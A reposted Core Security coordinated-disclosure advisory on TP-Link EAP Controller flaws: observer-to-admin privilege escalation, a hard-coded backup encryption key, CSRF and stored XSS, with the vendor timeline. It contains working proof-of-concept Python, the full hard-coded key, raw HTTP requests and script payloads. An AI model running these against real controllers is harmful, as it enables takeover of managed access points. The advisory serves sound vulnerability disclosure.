
TP-Link EAP Controller CSRF / Hard-Coded Key / XSS

May 03, 2018

Exploit Collector



TP-Link EAP suffers from hard-coded credential, cross site request forgery, cross site scripting, and other vulnerabilities.

MD5 | `2bd5d4a8164df05c24571e8ef90378b4`

```
Core Security - Corelabs Advisory
http://corelabs.coresecurity.com/

TP-Link EAP Controller Multiple Vulnerabilities

1. **Advisory Information**

Title: TP-Link EAP Controller Multiple Vulnerabilities
Advisory ID: CORE-2018-0001
Advisory URL:
http://www.coresecurity.com/advisories/tp-link-eap-controller-multiple-vulnerabilities
Date published: 2018-05-03
Date of last update: 2018-04-17
Vendors contacted: TP-Link
Release mode: Coordinated release

2. **Vulnerability Information**

Class: Improper Privilege Management [CWE-269], Use of Hard-coded
Cryptographic  Key [CWE-321], Cross-Site Request Forgery [CWE-352], Improper
Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[CWE-79], Improper Neutralization of Input During Web Page Generation
('Cross-site Scripting') [CWE-79]
Impact: Code execution, Security bypass
Remotely Exploitable: Yes
Locally Exploitable: Yes
CVE Name: CVE-2018-10168, CVE-2018-10167, CVE-2018-10166, CVE-2018-10165,
CVE-2018-10164

3. **Vulnerability Description**

TP-Link states that the EAP Controller is a management software for the
TP-Link EAP devices [1]. It allows you to centrally manage your EAP devices
using a Web browser. You can configure EAPs in batches and conduct real-time
monitoring of each EAP in the network (TP-Link changed the name of EAP
Controller to Omada Controller for new versions).

Vulnerabilities were found in the EAP Controller management software,
allowing privilege escalation due to improper privilege management in the
Web application. Due to the use of a hard-coded cryptographic key the
backup file of the Web application can be decrypted, modified and restored
back. Also, the Web application does not have Cross-Site Request Forgery
```

```
. TP-Link EAP Controller_V2.5.4_Windows
. TP-Link Omada Controller_V2.6.0_Windows
Other products and versions might be affected, but they were not tested.

5. **Vendor Information, Solutions and Workarounds**

TP-Link released Omada Controller_V2.6.1_Windows [2] that fixes the
reported issues.

6. **Credits**

This vulnerability was discovered and researched by Julian MuA+-oz from Core
Security Exploits QA. The publication of this advisory was coordinated by
Alberto Solino and Leandro Cuozzo from Core Advisories Team.

7. **Technical Description / Proof of Concept Code**

TP-Link EAP Controller doesn't have any role control on the Web app API,
only the application GUI seems to be restricting low lever users (observer)
from changing settings. The vulnerability presented in 7.1 shows how a
low privilege user (observer) can make a request and create a new
administrator user.

On 7.2 we show the software uses a hardcoded key to encrypt the Web
application's backup file. An attacker possessing such key, and knowing
the encryption algorithm would allow the backup file to be decrypted and
modified. Forcing a user to restore this backup (using 7.3) can give us
total control over the managed devices.

On 7.3 we show the application does not have any Cross-Site Request Forgery
Protection giving an attacker the possibility of forcing an end user to
execute any unwanted actions on the EAP Controller in which the victim is
currently authenticated. Finally, we discovered two Cross-Site Scripting,
one on the creation of a local user in the parameter userName (7.4) and
the other one abusing the implementation of portalPictureUpload (7.5).

7.1. **Privilege escalation from Observer to Administrator**

[CVE-2018-10168]
The software does not control privileges on the usage of the Web API,
allowing a low privilege user to make any request as an Administrator.
The following PoC shows the creation of a new Administrator, by just
having the session cookie of an observer (lowest privilege user):
```

Exploit Collector

```
tpeap_session_id = "80ab613a-590c-47ac-a2d6-f2949a0e9daa" #observer
session_id
cookie = {'TPEAP_SESSIONID': tpeap_session_id}
data = {"name": "coresecurity", "roleId": "59fb411ebb62eef169069ac3",
"password": "123456",
    "email": "fakemail@gmail.com", "roleName": "administrator"}

#create user
 create_user_response =
session.post('https://EAP_CONTROLER_IP:8043/user/addUser',
cookies=cookie, data=data, verify=False)
-----/

The roleId parameter can be discovered in 7.2 by decrypting the backup file.

7.2.**Download, Decrypt and Restore the web app backup file**

[CVE-2018-10167]
As described, the whole Web API do not restrict low privilege users, so
an observer can make a request to download the web app backup file. The
backup file is encrypted with a hard-coded cryptographic key so anyone
who knows that key and the algorithm can decrypt it.

The following xml is part of the decrypted backup file, modifying those
fields would give us control over the EAP device since we can inject a
user and password for the user account and enable SSH on the device. With
this we can connect remotely to the access point via SSH with the given
credentials.

/-----
<useraccount>
 {
   "id" : "5a09fad8bb62eef169069ad3",
   "userName" : "attacker",
   "password" : "1234567",
   "site" : "Default",
   "key" : "userAccount"
 }
</useraccount>
<ssh>
 {
   "id" : "59fb411fbb62eef169069ac7",
   "sshserverPort" : 22,
```

Exploit Collector

```
-----/

The following code shows how this process is done, using an observer's
session_id. First we get the backup file, decrypt it using the hard-coded
key, then we modify it and finally upload it back to the server.

/-----
# -*- coding: utf-8 -*-
import requests
import codecs

key =
"Ei2HNryt8ysSdRRI54XNQHBEbOIRqNjQgYxsTmuW3srSVRVFyLh8mwvhBLPFQph3ecDMLnDtjDUdrUwt7oTsJuYl72hXESNiD6jFIQCtQN1unsr
\

"3JXjeYwGJ55pqTkVyN2OOm3vekF6G1LM4t3kiiG4lGwbxG4CG1s5Sli7gcINFBOLXQnPpsQNWDmPbOm74mE7eyR3L7tk8tUhI17FLKm11hrrd1
\
      "74bMw3VYSK3X5RrDgXelewMU6o1tJ3iX"

def init_key(secret_key):
    key_in_bytes = map(ord, secret_key)
    number_list = range(0, 256)
    j = 0
    for i, val in enumerate(number_list):
        j = j + number_list[i] + key_in_bytes[i] & 0xFF
        temp = number_list[i]
        number_list[i] = number_list[j]
        number_list[j] = temp
    return number_list

def encrypt(data, key):
    key = init_key(key)
    input = [x for x in data]
    output = []
    for x, elem in enumerate(data):
        i = 0
        j = 0
        i = (i + 1) % 256
        j = (j + key[i]) % 256
        temp = key[i]
        key[i] = key[j]
        key[j] = temp
        t = (key[i] + key[j] % 256) % 256
```

```
session = requests.Session()
session.trust_env = False
tpeap_session_id = "80ab613a-590c-47ac-a2d6-f2949a0e9daa"
cookie = {'TPEAP_SESSIONID': tpeap_session_id}

#get backup file
get_backup_response =
session.get('https://EAP_CONTROLER_IP:8043/globalsetting/backup',
cookies=cookie, verify=False)

#decrypt backup file
decrypted_backup = encrypt(unicode(get_backup_response.content,
'utf-8'), key)

#modify decrypted backup file
patched_backup = decrypted_backup.replace('normaluser', 'attacker')

#encrypt the file and save it
path_to_write = r"C:\fake_path\patched_backup_from_observer.cfg"
encrypt_patched_backup = unicode(encrypt(patched_backup, key),
'unicode-escape')
h = codecs.open(path_to_write, "w", encoding='utf-8')
h.write(encrypt_patched_backup)
h.close()

#upload patched backup file
files = {'file': open(path_to_write, 'rb')}
restore_backup_response =
session.post('https://EAP_CONTROLER_IP:8043/globalsetting/restore',
files=files,
                                        cookies=cookie, verify=False)
-----/


7.3. **Lack of Cross-Site Request Forgery Protection**

[CVE-2018-10166]
There are no Anti-CSRF tokens in any forms on the Web interface. This
would allow an attacker to submit authenticated requests when an
authenticated user browses an attack-controlled domain.

Proof of concept to create an Administrator User
```

```
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/xss
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Cookie: TPEAP_LANGUAGE=en;
TPEAP_SESSIONID=80ab613a-590c-47ac-a2d6-f2949a0e9daa
Connection: close
Upgrade-Insecure-Requests: 1

name=testuser&email=testuser%40gmail.com&roleId=59fb411ebb62eef169069ac3&password=123456&roleName=administrator
-----/

7.4. **Cross-Site Scripting in the creation of a local User**

[CVE-2018-10165]
The following parameter of the local user creation is vulnerable to a
stored Cross Site Scripting: userName

The following is a proof of concept to demonstrate the vulnerability:

/-----
POST /hotspot/localUser/saveUser HTTP/1.1
Host: EAP_CONTROLER_IP:8043
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/xss
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Cookie: TPEAP_LANGUAGE=en
Connection: close
Upgrade-Insecure-Requests: 1

userName=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&password=123456
-----/

7.5. **Cross-Site Scripting in portalPictureUpload**
```

```
uploaded encoded in base64 and stored in the software database (mongoDB)

In the following example we encode "<script>alert(1)</script>" in base64,
the results is "PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==" so we replace the
fileData with the code and restore the backup file.

/-----
<picturefiles>
<file>
  <fileId>5a383b962dc07622f0bdc101</fileId>
  <fileData>PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==</fileData>
</file>
</picturefiles>
-----/

To execute the stored XSS we enter the page
https://EAP_CONTROLER_IP:8043/globalsetting/portalPictureLoad?fileId=5a383b962dc07622f0bdc101
(using the fileId used in the example).

8. **Report Timeline**
2018-01-12: Core Security sent an initial notification to TP-LINK, asking
for GPG keys in order to send draft advisory.
2018-01-14: TP-Link answered asking for the advisory in clear text.
2018-01-15: Core Security sent the draft advisory to TP-Link in clear
text form.
2018-01-29: TP-Link informed Core Security they checked the draft advisory
and they are going to fix the vulnerabilities.
2018-01-29: Core Security asked if all the reported vulnerabilities were
confirmed and request an estimated release date for the fix.
2018-02-07: TP-Link informed that they were working in a beta version of
the fix and they will provide it to Core Security for test.
2018-02-07: Core Security thanked TP-Link's answer and asked for a
tentative date for this beta version.
2018-02-11: TP-Link sent the beta version.
2018-02-19: Core Security tested the beta version and verified that all
the vulnerabilities were fixed. Also, Core Security asked for a tentative
release date for the fix.
2018-02-27: Core Security asked for a status update again.
2018-02-27: Core Security noticed that a new version of the EAP Controller
Software was released (v2.6.0). However, this version didn't address the
reported vulnerabilities. Core Security asked for a status update again.
2018-03-01: TP-Link informed that they were planning to release the fixed
version in April.
```

```
2018-03-26: Core Security thanked TP-Link's reply an asked for a solidified
release date.
2018-04-13: Core Security noticed that a new version of the EAP Controller
was released (v2.6.1) and asked TP-Link if this version fixed the reported
vulnerabilities.
2018-04-16: Core Security tested the new release and confirmed that the
reported vulnerabilities were addressed.
2018-04-17: Core Security set release date to be May 3rd at 12 PM EST.

9. **References**

[1] https://www.tp-link.com/en/products/details/EAP-Controller.html.
[2]
https://www.tp-link.com/en/download/EAP-Controller.html#Controller_Software.

10. **About CoreLabs**

CoreLabs, the research center of Core Security, is charged with anticipating
the future needs and requirements for information security technologies.
We conduct our research in several important areas of computer security
including system vulnerabilities, cyber attack planning and simulation,
source code auditing, and cryptography. Our results include problem
formalization, identification of vulnerabilities, novel solutions and
prototypes for new technologies. CoreLabs regularly publishes security
advisories, technical papers, project information and shared software
tools for public use at:
http://corelabs.coresecurity.com.

11. **About Core Security**

Core Security provides companies with the security insight they need to
know who, how, and what is vulnerable in their organization. The company's
threat-aware, identity & access, network security, and vulnerability
management solutions provide actionable insight and context needed to manage
security risks across the enterprise. This shared insight gives customers
a comprehensive view of their security posture to make better security
remediation decisions. Better insight allows organizations to prioritize
their efforts to protect critical assets, take action sooner to mitigate
access risk, and react faster if a breach does occur.

Core Security is headquartered in the USA with offices and operations in
South America, Europe, Middle East and Asia. To learn more, contact Core
Security at (678) 304-4500 or info@coresecurity.com
```


```
Non-Commercial Share-Alike 3.0 (United States) License:
http://creativecommons.org/licenses/by-nc-sa/3.0/us/

13. **PGP/GPG Keys**

This advisory has been signed with the GPG key of Core Security advisories
team, which is available for download at
http://www.coresecurity.com/files/attachments/core_security_advisories.asc.
```

Source: packetstormsecurity.com

Related Posts



Exploit Collector

Popular Posts

Linux/x86 Read /etc/passwd Shellcode

Exploit Collector

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Exploit Collector

Archive